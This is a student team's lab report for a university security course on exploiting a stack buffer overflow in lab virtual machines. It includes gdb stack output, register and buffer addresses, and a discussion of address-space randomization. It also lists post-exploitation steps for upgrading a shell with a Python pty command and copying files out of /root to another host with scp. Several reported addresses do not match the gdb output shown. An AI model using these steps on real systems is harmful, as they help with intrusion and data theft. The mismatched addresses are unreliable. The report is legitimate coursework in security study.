

Project 2

CS 4371


Benjamin Nye
Brandon Shelton
Bridgett Tijerina
Jacob Lopez

Section I (Introduction) – Benjamin Nye:

For Project 2, our group learned how to analyze programs, find vulnerabilities in programs, and exploit those vulnerabilities using exploitation methods. The roles of the members in our group were for each of us to complete a task and section of the report. Task I was completed by Bridgett, Task II was completed by Brandon, and since there are only three tasks this week, Jacob and Benjamin split Task III as it seemed to be the longest. For the report, Benjamin worked on sections I and V, Bridgett worked on section II, Brandon worked on section III, and Jacob worked on section IV. As a group we met on Zoom and in the computer lab to discuss the project and work on the tasks. When not meeting, we used GroupMe to coordinate and ask each other questions when we needed assistance.

Section II (Task I) – Bridgett Tijerina:


Part a: Show whether or not you can read the files in /root/files of A.1 with local login and SSH login.



Part b:

It took exactly 7 bytes (8 if you include null terminator) to crash the echo program.

Part c & d:



Section III (Task II) – Brandon Shelton:

Part a: Show a screenshot of gdb running to a breakpoint in foo() of tcph in A.2

```
Shell No.1
File Actions Edit View Help
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from tcph...
(No debugging symbols found in tcph)
(gdb) b foo
Breakpoint 1 at 0x1283
(gdb) run
Starting program: /home/user3/proj2.file/tcph

Breakpoint 1, 0x0000555555555283 in foo ()
(gdb) p $rsp
$1 = (void *) 0x7fffffffe838
(gdb) p $rbp
$2 = (void *) 0x7fffffffea60
(gdb) p buf
$3 = 0x0
(gdb) p &buf
$4 = (char **) 0x7ffff7fb6360 <buf>
(gdb) p &foo
$5 = (<text variable, no debug info> *) 0x555555555283 <foo>
(gdb) █
```

Part b: Show a screenshot of gdb showing the stack of foo() of tcph in A.2.

```
(gdb) bt
#0 foo (in=0x7fffffffe580 "\n") at tcph.c:23
#1 0x0000000000401195 in main () at tcph.c:14
(gdb) info frame
Stack level 0, frame at 0x7fffffffe580:
 rip = 0x4011e5 in foo (tcph.c:23);
 saved rip = 0x401195
 called by frame at 0x7fffffffe7a0
 source language c.
 Arglist at 0x7fffffffe570, args:
   in=0x7fffffffe580 "\n"
 Locals at 0x7fffffffe570, Previous frame's sp is 0x7fffffffe580
 Saved registers:
  rbp at 0x7fffffffe570, rip at 0x7fffffffe578
(gdb) x/100x $sp
0x7fffffffe550: 0xf7ffe730 0x00007fff 0xfffff
e580 0x00007fff
0x7fffffffe560: 0x00000000 0x00000000 0xf7ffe
e190 0x00007fff
0x7fffffffe570: 0xffffe790 0x00007fff 0x0040
1195 0x00000000
0x7fffffffe580: 0xf7ff000a 0x00007fff 0xfffff
e618 0x00007fff
0x7fffffffe590: 0xffffe614 0x00007fff 0x0000
0001 0x00000000
0x7fffffffe5a0: 0xf7ffe700 0x00007fff 0x0000
0000 0x00007fff
0x7fffffffe5b0: 0xf7fd22d8 0x00007fff 0xf7fd
21b8 0x00007fff
0x7fffffffe5c0: 0xf7f7ba83 0x00007fff 0x6562
b026 0x00000000
0x7fffffffe5d0: 0x01958ac0 0x00000000 0xfffff
```


Part c: Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in A.2.

```
$rsp == 0x7fffffffef838  
$rbp == 0x7fffffffef60  
Address of buf == 0x7ffff7fb6360  
Address of foo() == 0x55555555283
```


Part d: Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in A.1.

```
$rsp == 0x7fffffffef3d8  
$rbp == 0x7fffffffef600  
Address of buf == 0x7ffff7fb6360  
Address of foo() == 0x55555555283
```

Part a: Show a screenshot that the echo program is exploited.




Part b: Show the exploiting packet captured in A.2.




Part c: Report how you retrieve the files from A.1 to A.2. Give steps in detail.

- 1) Once you have completed the exploit of Ubuntu you can access files in the shell.
- 2) Next back all the way-out using command "`cd ..`" multiple times (I believe 3x) to see the root directory
- 3) CD into the "`Root`" directory then CD into files.
- 4) Run command "`python -c "import pty;pty.spawn('/bin/bash')"`" this will get you a better shell that will allow you to run root privileges. Without this command you cannot properly run the scp command to move the files inside the 'files' directory inside root.
- 5) Run "`scp -r file1 user3@172.16.0.102:~/project2/`"
- 6) Run "`scp -r file2 user3@172.16.0.102:~/project2/`"


Part d:



Part e:



Part f:



Section V – Benjamin Nye:

One defense mechanism is to randomize the address space of stack memory (so called randomization). The shell scripts, enablerandom.sh and disablerandom.sh, are provided to show how to enable or disable the defense mechanism.

Part a: Discuss the reason that randomization can defeat the attack.

Randomization defeats the attack because the memory address is randomized meaning you would be unable to redirect the return address by any sort of overflow exploitation.

Part b: Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long will it take for the attacker to compromise the server?

For the probability that an exploiting packet can compromise the server:

The probability would be $\frac{1}{(2^{16})} = 0.00001525878 = .0015\%$ *Chance*

For how long it will take for the attacker to compromise the server:

The time it would take would be $\frac{2^{16}}{10} = 6553.6$ *Seconds*